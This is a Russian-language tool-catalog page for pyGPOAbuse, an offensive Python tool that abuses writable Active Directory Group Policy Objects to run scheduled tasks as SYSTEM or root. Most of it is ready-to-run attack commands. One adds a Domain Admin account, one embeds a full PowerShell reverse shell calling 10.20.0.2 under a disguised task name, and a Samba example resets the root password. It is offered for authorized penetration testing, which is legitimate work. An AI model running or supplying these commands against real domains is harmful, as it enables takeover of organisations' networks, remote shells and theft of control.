

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/hackndo/pygpoabuse
Повышение привилегийЭксплуатацияЛатеральное перемещениеПост-эксплуатацияТестирование на Проникновение
GitHubhackndo/pygpoabuse

pyGPOAbuse

Частичная реализация SharpGPOAbuse на Python

Репозиторий
58571345 месяцев назадПроверено Kitploit

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    264

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

pyGPOAbuse

Дополнения фильтров от D4RKMATT3R

  • ОТКАЗ ОТ ОТВЕТСТВЕННОСТИ: Этот инструмент был протестирован лишь в ограниченной локальной среде AD. Я не несу ответственности за любое непредвиденное поведение или неисправности; он предоставляется как есть, только для авторизованного тестирования и полностью на ваш страх и риск.
  • Теперь поддерживается фильтрованное нацеливание на пользователей или хосты, аналогично SharpGPOAbuse.
  • Сценарий: GPO привязана к домену Active Directory, поэтому задачи будут применяться ко всем затронутым объектам в этом домене (пользователи/хосты), что создаст много ненужного шума и артефактов. Поэтому предпочтительнее более целенаправленный подход, выполняя команды на конкретных целях, например, на контроллере домена.
Host/User targeting via filters (mirrors SharpGPOAbuse --FilterEnabled):
  -filter-enabled       Enable GPO Host/User targeting so the scheduled task only runs for a specific host/user
  -target-dns-name FQDN
                        Computer task: DNS/FQDN of the only host that should run the task (e.g. dc01.corp.local)
  -target-username DOMAIN\USER
                        User task: only this user processes the task (format: DOMAIN\username)
  -target-user-sid SID  User task: SID of the targeted user (optional, more robust matching)

Пример

# Add Domain user and add to Domain Admins via Domain-Controller
python3 pygpoabuse.py red.local/user:Testing123 -gpo-id D9A65E7F-112D-49B9-AF7A-4FC2BA092BF6 -taskname SecurityUpdate  -dc-ip 192.168.152.2 -command 'net user UserGPO P@ssw0rd /add && net group "Domain Admins" UserGPO /add' -filter-enabled -target-dns-name dc01.red.local

Описание

Python частичная реализация SharpGPOAbuse от @pkb1s

Этот инструмент можно использовать, когда управляемая учётная запись может изменить существующую GPO, которая применяется к одному или нескольким пользователям и компьютерам. Он создаст немедленное запланированное задание как SYSTEM на удалённом компьютере для компьютерной GPO, или как вошедший пользователь для пользовательской GPO.

Поведение по умолчанию добавляет локального администратора.

Пример

Как использовать

Базовое использование

Добавить пользователя john в группу локальных администраторов (Пароль: H4x00r123..)

./pygpoabuse.py DOMAIN/user -hashes lm:nt -gpo-id "12345677-ABCD-9876-ABCD-123456789012"

Расширенное использование

Пример обратной оболочки

./pygpoabuse.py DOMAIN/user -hashes lm:nt -gpo-id "12345677-ABCD-9876-ABCD-123456789012" \ 
    -powershell \ 
    -command "\$client = New-Object System.Net.Sockets.TCPClient('10.20.0.2',1234);\$stream = \$client.GetStream();[byte[]]\$bytes = 0..65535|%{0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$sendback = (iex \$data 2>&1 | Out-String );\$sendback2 = \$sendback + 'PS ' + (pwd).Path + '> ';\$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$sendbyte,0,\$sendbyte.Length);\$stream.Flush()};\$client.Close()" \ 
    -taskname "Completely Legit Task" \
    -description "Dis is legit, pliz no delete" \ 
    -user

Очистка

Удалите запланированную задачу после её выполнения.

./pygpoabuse.py DOMAIN/user -hashes lm:nt -gpo-id "12345677-ABCD-9876-ABCD-123456789012" --cleanup

Использование с Samba AD

Этот инструмент также можно использовать с доменами Samba AD. Он создаст немедленное задание как root на удалённом компьютере для компьютерной GPO.

Сначала создайте Bash-скрипт или ELF-файл.

#!/bin/bash
echo "root:1234" | chpasswd

Затем выполните инструмент с аргументом --linux-exec.

./pygpoabuse.py DOMAIN/user:password -gpo-id "12345677-ABCD-9876-ABCD-123456789012" --linux-exec /path/to/executable


Пример

Благодарности

  • @pkb1s за SharpGPOAbuse
  • @airman604 за schtask_now.py
  • @SkelSec за msldap
Скачать инструмент





